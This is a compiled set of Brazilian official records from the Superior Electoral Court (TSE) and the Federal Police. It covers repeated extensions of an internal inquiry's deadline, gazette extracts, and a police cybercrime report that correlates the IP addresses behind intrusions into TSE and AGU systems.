Classe Especial - Matrícula nº 16.179

Hugo de Barros Correia
Delegado de Polícia Federal
Delegado Regional do DRCOR/SR/PF/DF

**TRIBUNAL SUPERIOR ELEITORAL****DESPACHO**

Senhora Ministra Presidente,

Visando ao cumprimento da Portaria-TSE nº 976/2018, a Comissão de Sindicância oficiou ao Departamento de Polícia Federal, em 20/11/2018, solicitando o compartilhamento dos resultados da investigação promovida por aquele órgão envolvendo os fatos descritos na Informação nº 32 STI.

Em resposta àquela solicitação, o Departamento de Polícia Federal informou que o inquérito lá instaurado se encontra em tramitação, no aguardo de análise, por parte de área especializada daquele órgão, do material enviado por este Tribunal.

Assim e dada a conveniência de aguardo do resultado da análise antes mencionada, tendo em vista o iminente esgotamento do prazo por último fixado para conclusão do trabalho atribuído à Comissão de Sindicância, solicito a Vossa Excelência a prorrogação daquele prazo.

Respeitosamente,

RICARDO FIOREZE

Presidente da Comissão de Sindicância

RICARDO FIOREZE

**JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR
ELEITORAL**



Documento assinado eletronicamente em **28/02/2019, às 18:50**,
conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](http://leis.planalto.gov.br/leis/2006/11/Lei%2011419).



A autenticidade do documento pode ser conferida em

https://sei.tse.jus.br/sei/controlador_externo.php?

[acao=documento_conferir&id_orgao_acesso_externo=0&cv=0986569&crc=75B32663](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0986569&crc=75B32663),

informando, caso não preenchido, o código verificador **0986569** e o código CRC
75B32663.

**TRIBUNAL SUPERIOR ELEITORAL****Portaria TSE nº 173 de 28 de fevereiro de 2019.**

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

[2018.00.000014309-3](#)

Documento nº 0986630 v1

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.



TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 173 de 28 de fevereiro de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.



Ministra ROSA WEBER

2018.00.000014309-3

Documento nº 0986630 v1

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006. Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

Portaria**Prorrogação. Trabalhos. Comissão de Sindicância.****Portaria TSE nº 173 de 28 de fevereiro de 2019.**

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,
RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

Assessoria de Plenário**Pauta de Julgamento****PAUTA DE JULGAMENTO Nº 15/2019**

Elaborada nos termos do artigo 18 da Resolução-TSE nº 23.478/2016, para julgamento dos processos abaixo relacionados.

Pauta da Sessão Ordinária Jurisdicional de 12 de março de 2019.

AGRAVO REGIMENTAL NO AGRAVO DE INSTRUMENTO Nº 1-32.2017.6.11.0015 - CLASSE 6 - SÃO FÉLIX DO ARAGUAIA-MT (15ª ZONA ELEITORAL - SÃO FÉLIX DO ARAGUAIA)

RELATOR: MINISTRO ADMAR GONZAGA**AGRAVANTES:** PARTIDO POPULAR SOCIALISTA (PPS) - MUNICIPAL e Outros**ADVOGADOS:** ELLY CARVALHO JÚNIOR - OAB: 6132/MT e Outro**AGRAVADOS:** JANAILZA TAVEIRA LEITE e Outro**ADVOGADOS:** DANILO SCHEMBEK SOUZA - OAB: 19907/MT e Outra

AGRAVO REGIMENTAL NO RECURSO ESPECIAL ELEITORAL Nº 1-74.2017.6.10.0010 - CLASSE 32 - SÃO LUÍS-MA (10ª ZONA ELEITORAL - SÃO LUÍS)

RELATOR: MINISTRO TARCISIO VIEIRA DE CARVALHO NETO**AGRAVANTE:** MINISTÉRIO PÚBLICO ELEITORAL**AGRAVADO:** PAULO VICTOR MELO DUARTE**ADVOGADOS:** JOSE EDUARDO RANGEL DE ALCKMIN - OAB: 2977/DF e Outros

**TRIBUNAL SUPERIOR ELEITORAL****DESPACHO**

Senhora Ministra Presidente,

Em razão da persistência da situação noticiada no expediente 0986569, reitero a solicitação lá contida, de prorrogação do prazo por último fixado para conclusão do trabalho atribuído à Comissão de Sindicância.

Respeitosamente,

RICARDO FIOREZE

Presidente da Comissão de Sindicância

RICARDO FIOREZE

**JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR
ELEITORAL**



Documento assinado eletronicamente em **23/05/2019, às 09:2**, conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](#).



A autenticidade do documento pode ser conferida em

https://sei.tse.jus.br/sei/controlador_externo.php?

[acao=documento_conferir&id_orgao_acesso_externo=0&cv=1050199&crc=0D16FFEA](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1050199&crc=0D16FFEA).

informando, caso não preenchido, o código verificador **1050199** e o código CRC **0D16FFEA**.



TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 380 de 23 de maio de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

**TRIBUNAL SUPERIOR ELEITORAL****Portaria TSE nº 380 de 23 de maio de 2019.**

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.


Ministra ROSA WEBER

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

SECRETARIA DE SEGURANÇA E TRANSPORTE 67
COMISSÃO PERMANENTE DE ÉTICA E SINDICÂNCIA DO TSE 67

PRESIDÊNCIA**Atos da Presidência****Portaria**

Prorrogação. Trabalhos. Comissão de Sindicância.

Portaria TSE nº 380 de 23 de maio de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,
RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

Instituição. Grupo de Trabalho. Ações. TSE. Desinformação e eleições.

Portaria TSE nº 382 de 24 de maio de 2019.

Institui grupo de trabalho incumbido de elaborar propostas de novas linhas de ação do Tribunal Superior Eleitoral sobre desinformação e eleições.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições legais e regimentais,
CONSIDERANDO a necessidade de estabelecer estratégias para o tema da desinformação nas eleições municipais de 2020,
CONSIDERANDO o encerramento dos trabalhos do Conselho Consultivo sobre Internet e Eleições (Portaria-TSE nº 949/2017) – voltado ao estudo do fenômeno das *fake news* durante as eleições gerais de 2018,
CONSIDERANDO a classificação, no grau de sigilo reservado, pelo então Secretário-Geral da Presidência do TSE, das atas reuniões do Conselho Consultivo,
CONSIDERANDO o contido no art. 29 da Lei nº 12.527/2011 (Lei de Acesso à Informação),

RESOLVE:

Art. 1º Fica instituído grupo de trabalho incumbido de analisar os conteúdos apresentados no Seminário Internacional Fake News e Eleições e na reunião prévia de alinhamento interno, bem como o teor das atas do Conselho Consultivo sobre Internet e Eleições (Portaria-TSE nº 949/2017) e dos vídeos gravados pela Assessoria de Comunicação do TSE, com especialistas no tema, para, no prazo de 10 (dez) dias, apresentar proposta de ação do Tribunal Superior Eleitoral sobre desinformação e eleição.

Art. 2º O grupo terá a seguinte composição:

I - Dr. Ricardo Fioreze, Juiz Auxiliar do Gabinete da Presidência, Coordenador;

II - Dr. Sandro Nunes Vieira, Juiz Auxiliar do Gabinete da Vice-Presidência, Coordenador substituto;



TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

Senhora Ministra Presidente,

Em razão da persistência da situação noticiada no expediente 0986569, reitero a solicitação lá contida, de prorrogação do prazo por último fixado para conclusão do trabalho atribuído à Comissão de Sindicância.

Respeitosamente,

RICARDO FIOREZE

Presidente da Comissão de Sindicância

RICARDO FIOREZE

JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR
ELEITORAL



Documento assinado eletronicamente em **29/07/2019, às 15:29**, conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](#).



A autenticidade do documento pode ser conferida em

https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1101627&crc=0A19CBB6,

informando, caso não preenchido, o código verificador **1101627** e o código CRC **0A19CBB6**.



TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 566 de 29 de julho de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

**TRIBUNAL SUPERIOR ELEITORAL****Portaria TSE nº 566 de 29 de julho de 2019.**

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.



Ministra ROSA WEBER

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escritura de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.



Diário da Justiça Eletrônico (DJE)



Tribunal Superior Eleitoral

Ano 2019, Número 147

Divulgação: quarta-feira, 31 de julho de 2019

Publicação: quinta-feira, 1 de agosto de 2019

Tribunal Superior EleitoralMinistra Rosa Maria Pires Weber
PresidenteMinistro Luís Roberto Barroso
Vice-PresidenteMinistro Jorge Mussi
Corregedor-Geral da Justiça EleitoralAnderson Vidal Corrêa
Diretor-Geral**Secretaria Judiciária****Secretaria de Gestão da Informação**

Coordenadoria de Editoração e Publicações

Fone/Fax: (61) 3030-9321
cedip@tse.jus.br**Sumário**

PRESIDÊNCIA	1
Atos da Presidência	1
Portaria	2
Assessoria de Plenário	2
Ata de Julgamento	2
Pauta de Julgamento	20
SECRETARIA JUDICIÁRIA	30
Coordenadoria de Registros Partidários, Autuação e Distribuição	30
Despacho	30
Documentos Eletrônicos Publicados pelo PJE	31
Intimação de pauta	31
CORREGEDORIA ELEITORAL	36
SECRETARIA DO TRIBUNAL	36
SECRETARIA DE ADMINISTRAÇÃO	36
SECRETARIA DE CONTROLE INTERNO E AUDITORIA	36
SECRETARIA DE TECNOLOGIA DA INFORMAÇÃO	36
SECRETARIA DE GESTÃO DA INFORMAÇÃO	36
SECRETARIA DE SEGURANÇA E TRANSPORTE	36
COMISSÃO PERMANENTE DE ÉTICA E SINDICÂNCIA DO TSE	37

PRESIDÊNCIA**Atos da Presidência**

Portaria

Prorrogação. Prazo. Comissão de Sindicância.**Portaria TSE nº 566 de 29 de julho de 2019.**

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,
RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976,
de 08.11.2018.

Ministra ROSA WEBER

Prorrogação. Prazo. Comissão de Processo Administrativo Disciplinar.**Portaria TSE nº 567 de 30 de julho de 2019.**

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2019.00.000003043-0,
RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Processo Administrativo Disciplinar,
instituída pela Portaria-TSE 226, de 21.3.2019.

Ministra ROSA WEBER

Assessoria de Plenário

Ata de Julgamento

ATA DA 55ª SESSÃO, EM 28 DE MAIO DE 2019**SESSÃO ORDINÁRIA ADMINISTRATIVA**

Presidência da Senhora Ministra Rosa Weber. Presentes os Senhores Ministros Luís Roberto Barroso, Edson Fachin, Jorge Mussi, Og Fernandes, Tarcísio Vieira de Carvalho Neto e Sérgio Banhos. Vice-Procurador-Geral Eleitoral, o Dr. Humberto Jacques de Medeiros. Diretor-Geral, Anderson Vidal Corrêa. Às dezenove horas e vinte e sete minutos foi aberta a sessão.

REGISTROS



TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

A considerar o período transcorrido desde o recebimento da informação 0986380, diligencio na solicitação de novas informações.

RICARDO FIOREZE

**JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR
ELEITORAL**



Documento assinado eletronicamente em **24/09/2019, às 10:17**, conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](http://leis.legislativo.gov.br/Lei/11419/2006).



A autenticidade do documento pode ser conferida em

https://sei.tse.jus.br/sei/controlador_externo.php?

[acao=documento_conferir&id_orgao_acesso_externo=0&cv=1147820&crc=B7708648](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1147820&crc=B7708648)

informando, caso não preenchido, o código verificador **1147820** e o código CRC **B7708648**.

2018.00.000014309-3

Documento nº 1147820 v2

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

**TRIBUNAL SUPERIOR ELEITORAL**

Ofício GAB-SPR nº 3586/2019

Brasília, 24 de setembro de 2019.

A Sua Excelência o Senhor
Dr. MAURÍCIO LEITE VALEIXO
Diretor-Geral da Polícia Federal
Brasília - DF

Assunto: IPL 1361/2018-4 - SR/PF/DF

Senhor Diretor-Geral,

Solicito a gentileza de, em caráter reservado, serem enviados a mim os resultados até o momento obtidos em razão da investigação promovida por esse Departamento por meio do procedimento IPL 1361/2018-4 - SR/PF/DF.

Atenciosamente,

RICARDO FIOREZE

Juiz Auxiliar da Presidência

Presidente da Comissão de Sindicância

RICARDO FIOREZE

**JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR
ELEITORAL**



Documento assinado eletronicamente em **24/09/2019, às 10:23**, conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](http://leis.planalto.gov.br/leis/2006/11/lei11419).



A autenticidade do documento pode ser conferida em

[https://sei.tse.jus.br/sei/controlador_externo.php?](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1147825&crc=3E86BDD1)

[acao=documento_conferir&id_orgao_acesso_externo=0&cv=1147825&crc=3E86BDD1](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1147825&crc=3E86BDD1),

informando, caso não preenchido, o código verificador **1147825** e o código CRC **3E86BDD1**.

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006. Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

E-mail - 1148003

Data de Envio:

24/09/2019 13:10:40

De:

TSE/Presidência <presidencia@tse.jus.br>

Para:

dg@dpf.gov.br
aedg@dpf.gov.br
cgab@dpf.gov.br

Assunto:

Ofício GAB-SPR nº 3586/2019

Mensagem:

Prezados Senhores,

Encaminho em anexo o Ofício GAB-SPR nº 3586/2019.

Solicito a gentileza de confirmar recebimento.

Atenciosamente,

Sérgio Três
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

Anexos:

Oficio_1147825.html

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

De: Grupo de Repressão a Crimes Cibernéticos [grcc.df@dpf.gov.br]
Enviado em: sexta-feira, 10 de janeiro de 2020 15:08
Para: Sérgio Carlos Três E Silva; Presidência
Assunto: Encaminha Ofício nº 0070/2020 - IPL 1361/2018-4 SR/PF/DF - GRCC

Ofício nº 0070/2020 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 06 de janeiro de 2020.

A Sua Excelência
Ministra ROSA MARIA PIRES WEBER
Presidente do Tribunal Superior Eleitoral
Tribunal Superior Eleitoral - TSE
Setor de Administração Federal Sul (SAFS)
Quadra 7, Lotes 1/2, Brasília/DF
CEP 70070-600

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - (Favor citar essa referência na resposta)

Senhora Ministra,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 - SR/PF/DF, solicito a Vossa Excelência solicitando informar as portas lógicas das seguintes conexões, bem como seus fusos horários:

189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37
201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e
201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

Em anexo cópia de fl. 85 dos autos, encaminhada pelo servidor CRISTIANO MOREIRA ANDRADE.

Respeitosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.



TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

Senhora Ministra Presidente,

Em razão da persistência da situação noticiada no expediente 1230304, reitero a solicitação lá contida, de prorrogação do prazo por último fixado para conclusão do trabalho atribuído à Comissão de Sindicância.

Respeitosamente,

RICARDO FIOREZE

Presidente da Comissão de Sindicância

RICARDO FIOREZE

JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR
ELEITORAL



Documento assinado eletronicamente em **04/03/2020, às 15:33**, conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](#).



A autenticidade do documento pode ser conferida em

[https://sei.tse.jus.br/sei/controlador_externo.php?](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1230306&crc=279BF2C8)

[acao=documento_conferir&id_orgao_acesso_externo=0&cv=1230306&crc=279BF2C8](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1230306&crc=279BF2C8)

informando, caso não preenchido, o código verificador **1230306** e o código CRC **279BF2C8**.



TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 160 de 04 de março de 2020.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições legais e regimentais,

RESOLVE

Art. 1º Designar o Dr. Leonardo Castanho Mendes, Juiz Auxiliar do Gabinete da Presidência, para compor a Comissão de Sindicância instituída pela Portaria TSE nº 976 de 08 de novembro de 2018, em substituição ao Dr. Fernando Pessoa da Silveira Mello.

Art. 2º Prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão referida no art. 1º.

Ministra ROSA WEBER

**TRIBUNAL SUPERIOR ELEITORAL****Portaria TSE nº 160 de 04 de março de 2020.**

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições legais e regimentais,

RESOLVE

Art. 1º Designar o Dr. Leonardo Castanho Mendes, Juiz Auxiliar do Gabinete da Presidência, para compor a Comissão de Sindicância instituída pela Portaria TSE nº 976 de 08 de novembro de 2018, em substituição ao Dr. Fernando Pessôa da Silveira Mello.

Art. 2º Prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão referida no art. 1º.



Ministra ROSA WEBER

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

Portaria TSE nº 137 de 21 de fevereiro de 2020.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições,

RESOLVE

dispensar, a pedido, o Dr. FERNANDO PESSÔA DA SILVEIRA MELLO das funções de Juiz Auxiliar do Gabinete da Presidência e de Juiz Ouvidor da Ouvidoria da Secretaria-Geral da Presidência a partir de 26 de fevereiro de 2020.

Ministra ROSA WEBER

Designação. Juiz Auxiliar. Comissão de Sindicância instituída.

Portaria TSE nº 160 de 04 de março de 2020.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições legais e regimentais,

RESOLVE

Art. 1º Designar o Dr. Leonardo Castanho Mendes, Juiz Auxiliar do Gabinete da Presidência, para compor a Comissão de Sindicância instituída pela Portaria TSE nº 976 de 08 de novembro de 2018, em substituição ao Dr. Fernando Pessoa da Silveira Mello.

Art. 2º Prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão referida no art. 1º.

Ministra ROSA WEBER

Designação. Juiz Auxiliar. Comissão de Processo Administrativo Disciplinar.

Portaria TSE nº 159 de 04 de março de 2020.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições legais e regimentais,

RESOLVE

Art. 1º Designar o Dr. Leonardo Castanho Mendes, Juiz Auxiliar do Gabinete da Presidência, para compor a Comissão de Processo Administrativo Disciplinar instituída pela Portaria TSE nº 226 de 21 de março de 2019, em substituição ao servidor Ronaldo Assunção Sousa do Lago.

Art. 2º Prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão referida no art. 1º.

Ministra ROSA WEBER

Designação. Juiz Auxiliar. Ouvidoria.

Portaria TSE nº 156 de 04 de março de 2020.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições e tendo em vista o disposto no art. 1º, § 1ºA, da



POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

CERTIDÃO DE DESENTRANHAMENTO
2020.0043195-SR/PF/DF

CERTIFICO QUE, desentranhei dos autos os documentos relacionados em virtude de erro no escaneamento dos autos. O referido é verdade e dou fé.

Documento eletrônico assinado em 04/11/2020, às 11h21, por LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador: 4264408338f2ffb41156f88e2aff40fa9d46c67b



SERVIÇO PÚBLICO FEDERAL
MJSP - POLÍCIA FEDERAL
COORDENAÇÃO-GERAL DE POLÍCIA FAZENDÁRIA
SERVIÇO DE REPRESSÃO A CRIMES CIBERNÉTICOS

**RELATÓRIO DE ANÁLISE DE ALTA TECNOLOGIA
Nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF**

**ASSUNTO: INCIDENTE ADVOCACIA-GERAL DA UNIÃO (COMPLEMENTAR)
SEI nº 08200.008955/2019**

O presente Relatório trata de complementação das informações encaminhadas pela Advocacia-Geral da União, referentes ao processo SEI nº 08200.008955/2019, sobre incidentes de segurança ocorridos nos sistemas informatizados daquele órgão.

1. DILIGÊNCIAS

A partir das informações levantadas no Relatório de Alta Tecnologia 006/2019, foram oficiadas diversas empresas, para que fornecessem dados cadastrais referentes a endereços IP utilizados no incidente:

- OFÍCIO Nº 8/2019-UTC/SRCC/CGPFAZ/DICOR/PF – Claro S.A
- OFÍCIO Nº 9/2019-UTC/SRCC/CGPFAZ/DICOR/PF – Telefônica Brasil
- OFÍCIO Nº 10/2019-UTC/SRCC/CGPFAZ/DICOR/PF – MAXIHOST
- OFÍCIO Nº 11/2019-UTC/SRCC/CGPFAZ/DICOR/PF – Siqueiralink
- OFÍCIO Nº 4/2020-UTC/SRCC/CGPFAZ/DICOR/PF – Locaweb

Os ofícios supracitados, bem como as respostas recebidas, encontram-se anexadas ao Processo SEI da referência. Cumpre destacar que a empresa Siqueiralink não respondeu à determinação encaminhada por e-mail, mesmo após reiteração.

2. CORRELAÇÃO COM OUTROS CASOS

Após o recebimento das respostas dos provedores, as informações relevantes, como endereços IP e usuários responsáveis, foram inseridas na Base Nacional de Crimes Cibernéticos (BNCC).

Após pesquisas na ferramenta supracitada, foram encontradas correlações do caso em tela com outros dois casos de incidente de segurança, um relativo ao Tribunal Superior Eleitoral (vide Relatório de Alta Tecnologia nº 002/2019-UTC/SRCC) e outro relativo ao incidente investigado no IPL 005/2017-DICINT/DIP, as quais serão detalhadas abaixo.

Inicialmente, foi constatada a existência no caso AGU de diversos endereços IP idênticos aos utilizados em incidente de segurança ocorrido no Tribunal Superior Eleitoral, pertencentes ao provedor de **VPN NORDVPN**, conforme diagrama abaixo:




Figura 1 - Diagrama de correlação entre os casos AGU e TSE.

Segue tabela com os *timestamps* correspondentes aos acessos do incidente da AGU e do TSE:

ENDEREÇO IP	TIMESTAMP AGU	TIMESTAMP TSE
185.153.176.2	28/11/2018 00:21:12	18/04/2018 02:37:52 a 18/04/2018 02:56:54
185.153.176.3	24/10/2018 04:31:53	18/04/2018 03:20:35
185.153.176.4	16/11/2018 21:04:30	17/04/2018 21:31:18 a 18/04/2018 19:12:14
185.153.176.5	09/11/2018 00:35:21	18/04/2018 01:49:06 a 18/04/2018 02:19:32
185.153.176.6	25/01/2019 12:10:07	18/04/2018 03:04:47 a 18/04/2018 03:13:54
185.153.176.8	14/11/2018 02:35:32	20/04/2018 10:50:23 a 20/04/2018 15:15:42

